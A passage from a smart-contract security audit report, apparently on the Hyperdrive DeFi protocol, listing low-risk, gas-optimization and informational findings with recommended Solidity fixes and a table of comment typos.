
and y_{i+1} can be found by solving the curve equation:

$$y_{i+1} = C(z_{i+1}) = \alpha(z_i, y_i, z_{i+1} - z_i)$$

also note that we have:

$$\Delta z_{i+1} = z_{i+1} - z_i = \frac{z_i - \frac{1}{c}(L_0 + y_0 - y_i)}{\frac{1}{p} - 1}$$

The formulas used in the current implementation resemble the above delta but the way they are mixed with other parameters do not follow the above process.



5.4.8 `MultiToken` name and symbol cannot be set

Severity: Low Risk

Context: MultiTokenDataProvider.sol#L83-L96, MultiTokenStorage.sol#L32-L34

Description: The `MultiTokenStorage` contract defines a name and symbol per token ID but these values can never be set, but read through `MultiTokenDataProvider.name(uint256 tokenId)` and `MultiTokenDataProvider.symbol(uint256 tokenId)`.

Recommendation: Clarify the behavior of the name and symbol fields for the `MultiToken`. Does each maturity really need its own name and symbol field? Consider adding functions to set (default) names and symbols.

5.4.9 `BondWrapper` with high `_mintPercent` can become unbacked

Severity: Low Risk

Context: BondWrapper.sol#L40

Description: The `BondWrapper` reverts if `_mintPercent >= 10000` (100%) and when closing the position via `close` checks that the amount received from closing the bonds is at least `_mintPercent * bondAmount` to ensure the bond positions of the contract are backed. However, closing longs comes with fees and it can happen that this check still fails at maturity with a valid, large `_mintPercent` of `9999` due to the fees.

The result is that users can call `sweep` at maturity to close the longs without the check and when `redeem`ing their position, they receive 99.99% of the bond amount as base, even though the contract received fewer proceeds. It's first-come-first-serve who can redeem at a higher rate until the contract balance is emptied and redemptions fail.

Recommendation: Users should not invest in `BondWrappers` where the `_mintPercent >= 100% - feePercent`.

5.4.10 Division by 0 in `_withdraw`

Severity: Low Risk

Context: AaveHyperdrive.sol#L111

Description: The `AaveHyperdrive.withdraw` function divides by 0 if the `totalShares` are 0 and will revert.

Recommendation: Consider changing the withdrawal value computation:

```
- uint256 withdrawValue = assets != 0
+ uint256 withdrawValue = totalShares_ != 0
    ? shares.mulDown(assets.divDown(totalShares_))
    : 0;
```

5.4.11 Rewards of underlying protocols are stuck in pools

Severity: Low Risk

Context: EmissionManager.sol#L39

Description: Some yield sources like Aave-V3 can pay out rewards for anyone supplying (and borrowing) tokens. The Hyperdrive pool would be eligible for these rewards with a potentially large share as all the LPs' funds are invested in them. However, there's currently no way to move the reward tokens out of the pool.

Recommendation: On Aave, it's possible to claim the rewards on behalf of the Hyperdrive token, but they will just be stuck in the pool. Long-term, consider distributing the rewards equally to all LPs, in the short term, consider functionality for governance to claim any accrued reward tokens and distribute them manually through off-chain accounting.

5.4.12 `_deposit`s can revert if yield source hits the supply cap

Severity: Low Risk

Context: aave-v3/AaveHyperdrive.sol#L43, lido/Lido.sol#L933

Description: Some yield sources like Aave-V3 and Lido's stETH have supply caps, or revert if the protocol is paused/frozen. The `_deposit` functions can revert if the supply cap is reached. Traders might not be able to open longs, open shorts, or add liquidity when the supply caps are reached. This could also interfere with the usefulness of the pools as a potential variable interest to fixed interest arbitrages might not be performed.

Attacks could even abuse the supply caps and sandwich any Hyperdrive deposits by providing and removing liquidity on the yield source, such that any Hyperdrive action temporarily hits the supply cap.

Recommendation: The supply caps and pause states cannot be avoided and having part of the reserves in the pool instead of in the yield source earning interest will complicate the protocol a lot. We recommend monitoring supply caps and pause states of the protocols and either choosing protocols without supply caps or ensuring there is a large enough buffer when deploying new Hyperdrive instances.

5.4.13 TWAP oracle can be manipulated by only manipulating around the `_updateGap` oracle writes

Severity: Low Risk

Context: HyperdriveTWAP.sol#L28

Description: The TWAP oracle only writes once every `_updateGap` seconds, and it writes the current spot price. This makes it cheap to manipulate as an attacker only needs to manipulate the AMM in the last transaction before the block that will record a new value. Then, in the new block, the attacker can counter-trade, ideally as the first transaction to the AMM, only costing them the fees for the manipulation. The attacker does not have to keep up the manipulation for the entire `updateGap` time period. This might become more severe with cross-block atomic bundles.

Recommendation: Consider choosing a small `_updateGap` parameter such that frequent oracle updates are performed and encourage integrators to use time periods spanning many oracle writes.

5.4.14 Bucketing maturity times leads to timing swaps

Severity: Low Risk

Context: HyperdriveBase.sol#L251

Description: Maturity times are separated into buckets of `_checkpointDuration` seconds. All bonds purchased at a time that maps to the same checkpoint maturity time are treated equally. This leads to rational traders timing their swaps. For example, long buyers are incentivized to buy at the end of the current bucket (expecting no interest rate movements within the bucket) to reduce the effective time to maturity of the bond.

Recommendation: Consider keeping the `_checkpointDuration` low to reduce the impact of the issue.

5.4.15 Dangerous max approvals to underlying protocols

Severity: Low Risk

Context: AaveHyperdrive.sol#L45 DsrHyperdrive.sol#L52 ERC4626Hyperdrive.sol#L51

Description: Within the constructor of various Hyperdrive instances, an approval with `type(uin256).max` is used on the `baseToken` to the underlying protocol. The design decision was probably made so that an approval call to not be performed at every deposit, e.g. ERC4626Hyperdrive.sol#L51:

```
_config.baseToken.approve(address(pool), type(uint256).max);
```

This introduces a risk in case the underlying protocol contains a bug that lets consume any approval, an exploiter can use it to drain the pools under that protocol.

Recommendation: Consider choosing the safer approach, by using a `safeApprove` on every deposit, even if it's a bit more costly on gas.

5.4.16 Fees are not capped in factories but checked upon deployment

Severity: Low Risk

Context: HyperdriveFactory.sol#L153, HyperdriveStorage.sol#L118

Description: The `HyperdriveFactory.updateFees` function does not restrict the fee values. However, the `HyperdriveStorage.constructor` restricts the fee values. Setting wrong fees will only be caught with failing deployments.

Recommendation: Consider already restricting the fees in `updateFees` to disallow setting invalid fee values that will lead to reverting deployments.

5.4.17 Specific Hyperdrive factories should ensure that local storage vars used match the ones of the deployer

Severity: Low Risk

Context: ERC4626HyperdriveFactory.sol#L53, AaveHyperdriveFactory.sol#L71

Description: Some storage variables like `pool` are duplicated in the yield-source specific factories (like `ERC4626HyperdriveFactory`) and their deployer contracts (like `ERC4626HyperdriveDeployer`). There is no check that these variables match. If they mismatch, the data provider that is deployed by the *factory* will use a different pool than the Hyperdrive contract that is deployed by the *deployer*.

Recommendation: Ensure there can't be a mismatch between common variables. Consider removing this duplicated storage data and use the `extraData` field in `deployAndInitialize` to pass it as an argument to the deployer contract. `deployDataProvider` should also be overridden to get this variable from the extra data.

5.4.18 `Multitoken`s lack of sanity zero-address check at `transferFrom` can lead to lock of funds

Severity: Low Risk

Context: MultiToken.sol#L86-L113

Description: External `transferFrom` or the internal `_transferFrom` should include checks to enforce the `to` address not to be `0` as assets can get lost in error prone scenarios such as default values. Notice that this is already done in the batch version, however, in the external `transferFrom` path, this is not enforced.

As this is not technically ERC1155, it is not enforced that the code must have this check, still good to prevent some edge scenarios where assets are lost.

Recommendation: When assets are transferred, check not to send to `0` address if it's not a burn function (in this case, seperate the logic).

5.4.19 Ether can get locked when calling `deployAndInitialize`

Severity: Low Risk

Context: HyperdriveFactory.sol#L171-L247

Description: `deployAndInitialize` it's a public payable function used to deploy copies of `hyperdrive` with different config parameters. There are 2 main paths on the code, deploying with ERC20 or deploying with ether as a contribution:

```
// We only do ERC20 transfers when we deploy an ERC20 pool
if (address(_config.baseToken) != ETH) { //@audit erc20 path that don't use ether
    // Initialize the Hyperdrive instance.
    _config.baseToken.transferFrom(
        msg.sender,
        address(this),
        _contribution
    );
    _config.baseToken.approve(address(hyperdrive), type(uint256).max);
    hyperdrive.initialize(_contribution, _apr, msg.sender, true);
} else { //@audit eth path
    // Require the caller sent value
    if (msg.value != _contribution) {
        revert Errors.TransferFailed();
    }
    hyperdrive.initialize{ value: _contribution }(
        _contribution,
        _apr,
        msg.sender,
        true
    );
}
```

Later, some variable setters are called like who is the pauser, governance, etc. However, if choosen ERC20 path, with additional ether, this ether would get locked as HyperdriveFactory doesn't have mechanisms to deal with it.

A reasonable way that could lead to this scenario would be because the same function is called for both deployment types, therefore, one user can first set everything for the ether scenario, later change his mind and clean everything but ether.

Recommendation: Add a revert in the ERC20 path if ether is included within the call or return it to the `msg.sender` at the end of the function.

5.4.20 Single-step governance change introduces risks

Severity: Low Risk

Context: HyperdriveFactory.sol#L103-L108, HyperdriveBase.sol#L157-L162

Description: Single-step governance role transfers add the risk of setting an unwanted governance address by accident (this includes `address(0)` as checks are not performed) if the governance transfer is not done with excessive care.

Recommendation: Consider employing 2 step governance transfer mechanisms for this critical role change, such as seen for owner in Open Zeppelin's `Ownable2Step` or Synthetic's `Owned`.

5.5 Gas Optimization

5.5.1 `governanceCurveFee` can avoid one multiplication and division

Severity: Gas Optimization

Context: HyperdriveLong.sol#L397-L413, HyperdriveBase.sol#L283

Description: `governanceCurveFee` has a `_sharePrice` in its calculation which can be avoided, resulting in one less multiplication and division here. To do so, we would need to only apply the multiplication for calculating `bondReservesDelta`.

Recommendation: Avoid the extra multiplication of `_sharePrice` for `governanceCurveFee` and apply the multiplication for `bondReservesDelta`.

5.5.2 Calculation of `currentValue` can be simplified

Severity: Gas Optimization

Context: HyperdriveLP.sol#L185-L188

Description: `currentValue` calculated as:

```
uint256 currentValue = lpShares.mulDivDown(
    endingPresentValue,
    lpTotalSupply + lpShares
);
```

where `lpShares` is:

```
lpShares = (endingPresentValue - startingPresentValue).mulDivDown(
    lpTotalSupply,
    startingPresentValue
);
```

Recommendation: Thus the calculation can be simplified as ΔP_v or `endingPresentValue - startingPresentValue`.

```
uint256 currentValue = endingPresentValue - startingPresentValue
```

5.5.3 `_applyCheckpoint(...)`'s return statement can be optimised

Severity: Gas Optimization

Context: Hyperdrive.sol#L134

Description: `_applyCheckpoint(...)`'s return statement can be optimized to avoid reading from the storage.

Recommendation: Consider implementing the following change:

```
- return _checkpoints[_checkpointTime].sharePrice;
+ return _sharePrice;
```

5.5.4 `div(x, 2^N)` can be replaced by `shr(N, x)`

Severity: Gas Optimization

Context: DsrHyperdriveDataProvider.sol#L135-L140, DsrHyperdrive.sol#L202-L207

Description/Recommendation:

In the above context `div(x, 2^N)` can be replaced by `shr(N, x)`. Although the compiler `solc` should apply these optimization it would be best to enforce them in the codebase.

It is also understandable if these changes would not be applied to keep the part of the keep the same as the Maker protocol's implementation of those parts.

5.5.5 Squaring overflow check in `_rpow` can be optimized

Severity: Gas Optimization

Context: DsrHyperdrive.sol#L208-L211, DsrHyperdriveDataProvider.sol#L141-L144

Description: In the implementation of `_rpow` there is a check to make sure when squaring a number it would not overflow:

```
let xx := mul(x, x)
if iszero(eq(div(xx, x), x)) {
    revert(0, 0)
}
```

Recommendation: This check can be optimized by checking an upper bound for the number:

```
if shr(128, x) revert(0, 0);

let xx := mul(x, x)
```

It is also understandable if the client would like to not make any modifications to `_rpow` to keep it the same as the one used by the Maker protocol.

5.5.6 `StethHyperdrive...`'s `_pricePerShare()` can be optimised

Severity: Gas Optimization

Context: StethHyperdrive.sol#L140, StethHyperdriveDataProvider.sol#L49

Description: `_pricePerShare()` calls `_lido` twice:

```
function _pricePerShare() internal view override returns (uint256 price) {
    return _lido.getTotalPooledEther().divDown(_lido.getTotalShares());
}
```

Note using `divDown` since both the numerator and the denominator should have the same fixed precision the result would be in the 18 decimal fixed format.

Recommendation: We can calculate the same value by calling `_lido` only once:

```
function _pricePerShare() internal view override returns (uint256 price) {
    return lido.getPooledEthByShares(FixedPointMath.ONE_18);
}
```

5.5.7 Several math computations can be optimized

Severity: Gas Optimization

Context: See below.

Description: There are several computations in the contract where the `FixedMath` library is used to first multiply by `1e18` and then divide by `1e18` again. One can either use the standard division operator or the 2-argument version of `mulDivDown`.

- HyperdriveDataProvider.sol#L162: The `deltaSum.divDown(deltaTime * 1e18) = deltaSum * 1e18 / (deltaTime * 1e18)` computation is the same as `deltaSum / deltaTime`.
- AaveHyperdrive.sol#L112: `shares.mulDown(assets.divDown(totalShares_)) = shares * (assets * 1e18 / totalShares_) / 1e18` could be `shares.mulDivDown(assets, totalShares_)`.
- HyperdriveMath.sol#L70: To scale to one year, consider doing `mulDivDown(365 days, _positionDuration)`. Currently, `annualizedTime` is first computed as an `1e18`-based percentage value.
- HyperdriveMath.sol#L97: `FixedPointMath.ONE_18.mulDown(_timeStretch)` is just `_timeStretch`.

Recommendation: Consider using the more gas-efficient and more readable expression.

5.5.8 Hardcoded default values can be set in declaration of state variables for tiny gas opts

Severity: Gas Optimization

Context: HyperdriveFactory.sol#L24, HyperdriveFactory.sol#L78

Description: Hardcoded default values are not needed to be set in the constructor and therefore provide a tiny gas optimization (3) as an assignment is avoided:

```
- uint256 public versionCounter;
+ uint256 public versionCounter = 1;
  // ...

  constructor(
      address _governance,
      IHyperdriveDeployer _deployer,
      address _hyperdriveGovernance,
      address _feeCollector,
      IHyperdrive.Fees memory _fees,
      address[] memory _defaultPausers,
      address _linkerFactory,
      bytes32 _linkerCodeHash
  ) {
      governance = _governance;
      hyperdriveDeployer = _deployer;
-     versionCounter = 1;
```

Total in tests:

```
Overall gas change: -18 (-0.000%)
```

Recommendation: Set the value in the variable declaration.

5.5.9 `unchecked` blocks are more gas efficient where it can't overflow / underflow

Severity: Gas Optimization

Context: FixedPointMath.sol#L22-L39, HyperdriveFactory.sol#L100, ERC20Forwarder.sol#L223, HyperdriveBase.sol#L99, HyperdriveDataProvider.sol#L114, HyperdriveFactory.sol#L226, HyperdriveMath.sol#L364, BondWrapper.sol#L195, MultiToken.sol#L260

Description: `unchecked` blocks are more gas efficient as they don't include checks included since pragma version 0.8, therefore in calculations where overflow is not possible, `unchecked` blocks can be used to have better gas performance.

Recommendation: Add `unchecked` blocks where it can't overflow / underflow.

Additionally, fix the FixedPointMathTest that is using `stdError.arithmeticError` rather than `Errors.FixedPointMath_AddOverflow.selector`:

```
- vm.expectRevert(stdError.arithmeticError);
+ vm.expectRevert(Errors.FixedPointMath_AddOverflow.selector);
```

```
Overall gas change: -1694064 (-0.004%)
```

5.5.10 `Prefix` operator costs less gas than `Postfix` operator, especially when it's used in `for`-loops

Severity: Gas Optimization

Context: HyperdriveBase.sol#L99, HyperdriveDataProvider.sol#L114, HyperdriveFactory.sol#L100, HyperdriveFactory.sol#L226, HyperdriveMath.sol#L364, BondWrapper.sol#L195, MultiToken.sol#L260, MultiToken.sol#L314

Description: Prefix operator costs less than postfix operator as it avoids an extra read, when used in for loops, this is even more noticed. After applying changes, general overall change on the tests it's notable.

```
Overall gas change: -13252506 (-0.028%)
```

Recommendation: Use prefix notation when previous value is not used for anything.

5.5.11 Not caching variables affects gas usage

Severity: Gas Optimization

Context: HyperdriveFactory.sol#L182-L189, HyperdriveFactory.sol#L192-L200, HyperdriveFactory.sol#L237-L244

Description: Reading multiple times a storage variable is less gas efficient than caching the value in a local variable to avoid the extra gas usage on the `SLOAD` operations.

```
Overall gas change: -16074 (-0.000%)
```

Also some calculations can be cached:

- HyperdriveLong.sol#L412: `governanceCurveFee.divDown(_sharePrice)` can be cached.

Recommendation: Cache calculated values. Cache storage reads to avoid extra `SLOAD`. For example, cache `linkerCodeHash` and `linkerFactory`.

```
+ bytes32 linkerHash = linkerCodeHash;
+ address factory = linkerFactory;
```

Then substitute the 3 instances. In example:

```
  address dataProvider = deployDataProvider(
          _config,
          _extraData,
-         linkerCodeHash,
-         linkerFactory
+         linkerHash,
+         factory
  );
```

5.6 Informational

5.6.1 Last value can be considered rather than recording overflowed values at `recordPrice`

Severity: Informational

Context: HyperdriveTWAP.sol#L36-L43

Description: The last value can be compared to check if there has been an overflow after the calculation. If so, it can be chosen what to do regarding this case. The reverting option is not considered as said by the comment, however, other options such as recording the last calculated value can be chosen or even not recording a value altogether.

```
// Calculate sum
uint256 delta = block.timestamp - previousTime;
// NOTE - We do not expect this should ever overflow under normal conditions
//        but if it would we would prefer that the oracle does not lock trade closes
uint256 sum;
unchecked {
    sum = price * delta + previousSum;
}
```

Recommendation: Consider adding more checks, events or using the last value (`previousSum`) or other options in case of an unexpected overflow here or in the `uint224(sum)`.

5.6.2 `longOpenSharePrice` is not publicly exposed

Severity: Informational

Context: IHyperdrive.sol#L93, IHyperdrive.sol#L99

Description: The `longOpenSharePrice` variable of the `MarketState` struct is not exposed to be publicly called via `getPoolInfo` function within `HyperdriveDataProvider`. This variable is used within `_applyRemoveLiquidity` to calculate the `shareProceeds` (proceeds released immediately when an LP removes liquidity).

Exposing this variable will ease the interaction with the Hyperdriver by third parties or off-chain infrastructure that can be built around the Hyperdriver.

Recommendation: Consider exposing the `longOpenSharePrice` by adding it to the PoolInfo object and exposing it via the `getPoolInfo` function.

5.6.3 `FixedPointMath`'s `exp` and `_ln` implementations needs to be verified

Severity: Informational

Context: FixedPointMath.sol#L164, FixedPointMath.sol#L240

Description: Checking the correctness of `exp` and `_ln` could not fit into the timeline of this audit. Especially the parts that include approximating certain functions by rational functions and their coefficient derivations and the final scaling values need to be verified.

Recommendation: The implementations of `exp` and `_ln` in the `FixedPointMath` library needs to be further investigated.

5.6.4 Due to division errors we might enter into the negative interest region when closing a short position

Severity: Informational

Context: HyperdriveShort.sol#L356-L360

Description: In this context when we apply the flat part of the close short trade we need to consider the case that due to division errors we might enter into the negative interest region here. Note that the error introduced is at most 1 (`1 wei`).

The check for entering into the negative interest region only considers the curve part of the trade which happens before the `adjustedShareReserves >= bondReserves` line

Recommendation: The effects of this need to be further analyzed.

5.6.5 `0`-interest is not allowed when opening a long or closing a short

Severity: Informational

Context: HyperdriveLong.sol#L66-L72, HyperdriveShort.sol#L173-L179, HyperdriveShort.sol#L408-L409

Description: In the above context when opening a long or closing a short we check that the updated ration $\frac{y}{\mu z} > 1$ which means that we are in the positive interest zone. Ending up on the `0` interest line is not allowed. Although the comment and the custom error name indicate that only negative interest points should be reverted.

Also the check in `_calculateOpenShort(...)` only reverts if we are strictly in the negative interest zone and would allow the point to be on the `0`-interest line.

Recommendation: Either the comments need to be updated to indicate that non-positive interests are not allowed as appose to just mentioning negative interests and the check should be consistent across the board, or allow the updated point to be able to reside on the `0`-interest line across the board.

DELV: This has been addressed. The comments line up with the code, and we allow users to buy bonds at an interest rate of zero.

5.6.6 `timeRemaining` can hardcoded as `1e18` in `openLong(...)`

Severity: Informational

Context: HyperdriveLong.sol#L53-L54

Description/Recommendation: `timeRemaining` can hardcoded as `1e18` in `openLong(...)` since we have:

```
uint256 maturityTime = latestCheckpoint + _positionDuration;
uint256 timeRemaining = _calculateTimeRemaining(maturityTime);
```

which results in `timeRemaining = FixedPointMath.ONE_18`.

DELV: This issue was resolved in PR 396.

5.6.7 Missing Natspec and comments

Severity: Informational

Context: See below

Description: Comments are key to understanding the codebase. In particular, Natspec comments provide rich documentation for functions, return variables and more. This documentation aids users, developers and auditors in understanding what the functions within the contract are meant to do.

Some functions within the codebase have no Natspec (which in the case of interfaces can be later inherited using `@inheritdoc`).

- Missing clarification comments:
  - FixedPointMath.sol#L182-L184:

$$54916777467707473351141471128 = \lfloor 2^{96} \ln 2 \rfloor$$

- Missing natspec:
  - IERC20Mint.sol#L1-L10
  - IERC20Permit.sol#L38-L55
  - IERC4626.sol#L1-L152
  - IForwarderFactory.sol#L1-L8
  - IHyperdriveDeployer.sol#L1-L15
  - IHyperdriveRead.sol#L1-L29
  - IHyperdriveWrite.sol#L1-L73
  - ILido.sol#L1-L21
  - IMaker.sol#L1-L26
  - IMultiTokenMetadata.sol#L1-L7
  - IMultiTokenRead.sol#L1-L32
  - IMultiTokenWrite.sol#L1-L71
  - IWETH.sol#L1-L10
  - SafeCast.sol#L8-L12

Recommendation: Add and fix comments where needed. For Natspec comments, include the missing parameters, returns and descriptions where needed.

5.6.8 Custom errors can be used for consistency, gas optimization and better debugging

Severity: Informational

Context: SafeCast.sol#L9, ForwarderFactory.sol#L49

Description: In most parts of the code, there is heavy usage of custom errors when it comes to checks (i.e. AssetId.sol), while in `SafeCast.sol`, a require statement is used without an error message, an error message that would help at debugging. Instead of adding and using error strings (which are better for debugging and monitoring), custom errors could be used, which would reduce deployment and runtime costs and also add consistency.

Additionally, ForwarderFactory.sol#L49 uses `assert`. Although it would revert as the other methods, it's generally used more in testing tools like Echidna and it will consume all gas rather than returning the remaining gas to the user.

Recommendation: Consider using only custom errors + `revert` for gas efficiency and other benefits in ForwarderFactory.sol#L49:

```
- require(x < 1 << 128);
+ if (!(x < 1 << 128)) {
+     revert UnsafeCastToUint128(x)
+ }
```

5.6.9 Unused code should be removed

Severity: Informational

Context: AssetId.sol#L5, HyperdriveTwap.sol#L5, HyperdriveShort.sol#L10, AaveHyperdriveDeployer.sol#L9, YieldSpaceMath.sol#L278

Description: The following imports are unused in:

- `HyperdriveTwap.sol`

```
import { Errors } from "./libraries/Errors.sol";
```

- `AssetId.sol`

```
import { FixedPointMath } from "./FixedPointMath.sol";
```

- `HyperdriveShort.sol`

```
import { YieldSpaceMath } from "./libraries/YieldSpaceMath.sol";
```

- `AaveHyperdriveDeployer.sol`

```
import { Errors } from "../libraries/Errors.sol";
```

- `YieldSpaceMath.sol` have code that is not used within the base code:

```
    function calculateBondsInGivenSharesOut(
        uint256 z,
        uint256 y,
        uint256 dz,
        uint256 t,
        uint256 c,
        uint256 mu
    ) internal pure returns (uint256) {
```

Recommendation: Remove the unused imports code.

5.6.10 `FixedPointMath._ln(0)` should revert

Severity: Informational

Context: FixedPointMath.sol#L242-L244

Description: The `FixedPointMath._ln` function has this comment:

```
// Intentionally allowing ln(0) to pass bc the function will return 0
// to pow() so that pow(0,1)=0 without a branch
if (x < 0) revert Errors.FixedPointMath_NegativeInput();
```

However, this function does *not* return 0, `_ln(0) = -42998671574056668922`.

Recommendation: As `pow(0,1)` has a check and short-circuit-returns-0 for `x == 0`, it will never even call `_ln(0)`, reducing the impact of the issue. However, for added security, we still recommend reverting for `x == 0` in `_ln`.

```
- if (x < 0) revert Errors.FixedPointMath_NegativeInput();
+ if (x <= 0) revert Errors.FixedPointMath_InvalidInput();
```

5.6.11 `MultiToken` transfer check inconsistencies

Severity: Informational

Context: MultiToken.sol#L252

Description: The `MultiToken.batchTransferFrom` function checks that the `from` and `to` parameters are non-zero. The `transferFrom` function does not perform these checks.

Recommendation: Consider adding the check also to `transferFrom` for consistency.

5.6.12 `totalBase` computation inconsistency for `DsrHyperdrive.sol`

Severity: Informational

Context: DsrHyperdrive.sol#L147

Description: The `DsrHyperdrive` contract computes the `totalBase` in two different ways:

- `_deposit`: `uint256 totalBase = dsrManager.daiBalance(address(this));`.
- `_pricePerShare`: `uint256 pie = dsrManager.pieOf(address(this));` and `uint256 totalBase = pie.mulDivDown(chi(), RAY);`.

Recommendation: We recommend making the base asset computation consistent across two functions. `dsrManager.daiBalance(address(this))` is simpler and seems to compute the same as it performs a `drip` to also update `chi`.

5.6.13 `_pricePerShare` default value is `0`

Severity: Informational

Context: AaveHyperdrive.sol#L143, DsrHyperdrive.sol#L153

Description: The default value of `_pricePerShare()` for a non-existent `totalSupply` is `0` for `AaveHyperdrive` and `DsrHyperdrive`.

Recommendation: We consider `1e18` a more semantically correct default value:

- The initial share price is set to 1e18 (see constructor).
- The initial deposit with 0 shares mints at a 1-to-1 ratio.
- Deposits also return 1e18 for the first deposit: `return (amount, FixedPointMath.ONE_18);`.

5.6.14 Missing aToken and baseToken compatability check

Severity: Informational

Context: AaveHyperdrive.sol#L43

Description: When deploying an Aave Hyperdrive instance it is not checked if the provided `aToken` and the `config`'s `baseToken` are compatible.

Recommendation: Consider checking that the `aToken`'s underlying is the same as the config's `baseToken`.

5.6.15 `calculateBaseVolume` can be removed

Severity: Informational

Context: HyperdriveShort.sol#L267

Description: When opening shorts, the base volume is computed as `HyperdriveMath.calculateBaseVolume(_shareReservesDelta.mulDown(_openSharePrice), _bondAmount, _timeRemaining)`. However, the `_timeRemaining` parameter will always be `1e18` as shorts are always opened at max maturity time.

Furthermore, on `openShort` HyperdriveShort.sol#L61 the `timeRemaining` will always be the `maturityTime` so the `_calculateTimeRemaining` can be skipped and timeRemaining replaced with `1e18`.

Recommendation: Consider hardcoding the `baseVolume` to the result of evaluating `calculateBaseVolume` at the fixed `_timeRemaining`:

```
- uint128 baseVolume = HyperdriveMath
-     .calculateBaseVolume(
-         _shareReservesDelta.mulDown(_openSharePrice),
-         _bondAmount,
-         _timeRemaining
-     )
-     .toUint128();
+ uint128 baseVolume = _shareReservesDelta.mulDown(_openSharePrice).toUint128();
```

Afterwards, `HyperdriveMath.calculateBaseVolume` can be removed as it is not used anymore.

Also, consider hardcoding the `timeRemaining` parameter as `1e18`.

5.6.16 Factory sets unnecessary max approvals to Hyperdrive

Severity: Informational

Context: HyperdriveFactory.sol#L210

Description: The HyperdriveFactory sets an infinite approval to the Hyperdrive deployment for the initial contribution.

Recommendation: Consider only approving `contribution` such that there are no pending approvals afterwards as they can pose an unnecessary security risk.

5.6.17 Typos and errors in comments

Severity: Informational

Context: See below.

Description: There are typos and logical errors or ambiguity in the comments:

fixed	context	recommendation	fix PR/commit
	DsrHyperdriveFactory.sol#L30	`manger` → `manager`	*HASH*
	ERC4626HyperdriveFactory.sol#L30	`The Maker ERC4626 manger contract address`. This looks like a copy and paste error, it's unclear how Maker is involved here, it should work with any ERC4626 vault.	*HASH*
	HyperdriveStorage.sol#L79	`sun` → `sum`	*HASH*

fixed	context	recommendation	fix PR/commit
	HyperdriveShort.sol#L256	`// Update the average maturity time of long positions.` → `// Update the average maturity time of short positions.`	*HASH*
	HyperdriveBase.sol#L255	`/// @param _amountIn The given amount in, either in terms of shares or bonds.` → `/// @param _amountIn The given amount in, in terms of shares.`	*HASH*
	HyperdriveBase.sol#L287	`/// @param _amountIn The given amount in, either in terms of shares or bonds.` → `/// @param _amountIn /// @param _amountIn The given amount in, in terms of bonds.`	*HASH*
	HyperdriveLP.sol#L381	Consider naming the return parameter for the withdrawal shares for consistency.	*HASH*
	HyperdriveDataProvider.sol#L139-L145	`before the last` → `before or at the targetTime. If the timestamp of the current index has older data than the target` → `older or equal data`	*HASH*
	IHyperdrive.sol#L23	`The average maturity time of outstanding positions.` This comment is ambiguous because it is the average maturity time **multiplied by** `1e18`.	*HASH*
	MultiToken.sol#L20	Consider renaming `PERMIT_TYPEHASH` to `PERMIT_FOR_ALL_TYPEHASH` as there's another prominent `Permit(address spender,uint256 tokenId,uint256 nonce,uint256 deadline)` function used in other protocols but `PERMIT_TYPEHASH` refers to the `PermitForAll` function that the MultiToken supports. Furthermore, `_approved` is written with an underscore in the typehash which doesn't lead to issues but is rather unconventional.	*HASH*
	HyperdriveMath.sol#L237	In `calculateCloseShort`, `_amountOut` is described as `The amount of the asset that is received.`. It's unclear what is meant by this, it should be the bond amount that is being closed.	*HASH*
	HyperdriveMath.sol#L349 and HyperdriveMath.sol#L380	It should be `1 - p` instead of `p - 1`.	*HASH*

fixed	context	recommendation	fix PR/commit
	HyperdriveMath.sol#L595	`// proceeds = (c1 / c0 * c) * dy - dz` → `// proceeds = (c1 / (c0 * c)) * dy - dz`	*HASH*
	YieldSpaceMath.sol#L202-L205	The phrasing of "invariant must derive the same bond/base relationship through the redemption value (c)" is confusing and is the opposite of what is desired. We don't want an invariant such that the interest rate stays constant for `bond/baseConvertedFromShares`. `(1 + r = y / (c*z) = y / x)` We want the invariant to keep the **bond/shares** relationship the same, so the shares growing in value does not change the interest rate of the pool when no trades happen. `(1 + r = y / (µ * z))`.	*HASH*
	YieldSpaceMath.sol#L264	The link does not lead to a working example.	*HASH*
	ERC4626DataProvider.sol#L52	The `return (sharePrice);` is obsolete as `sharePrice` is already a named return parameter.	*HASH*
	DsrHyperdriveDataProvider.sol#L85	The `return (totalBase.divDown(_totalShares));` should be `sharePrice = (totalBase.divDown(_totalShares));` to keep a consistency of return parameters usage.	*HASH*
	StethHyperdrive.sol#L84	`// stETH instead of WETH.` → `// stETH instead of ETH.`	*HASH*
	`ERC4626DataProvider`	should be called `ERC4626HyperdriveDataProvider` for consistency.	*HASH*
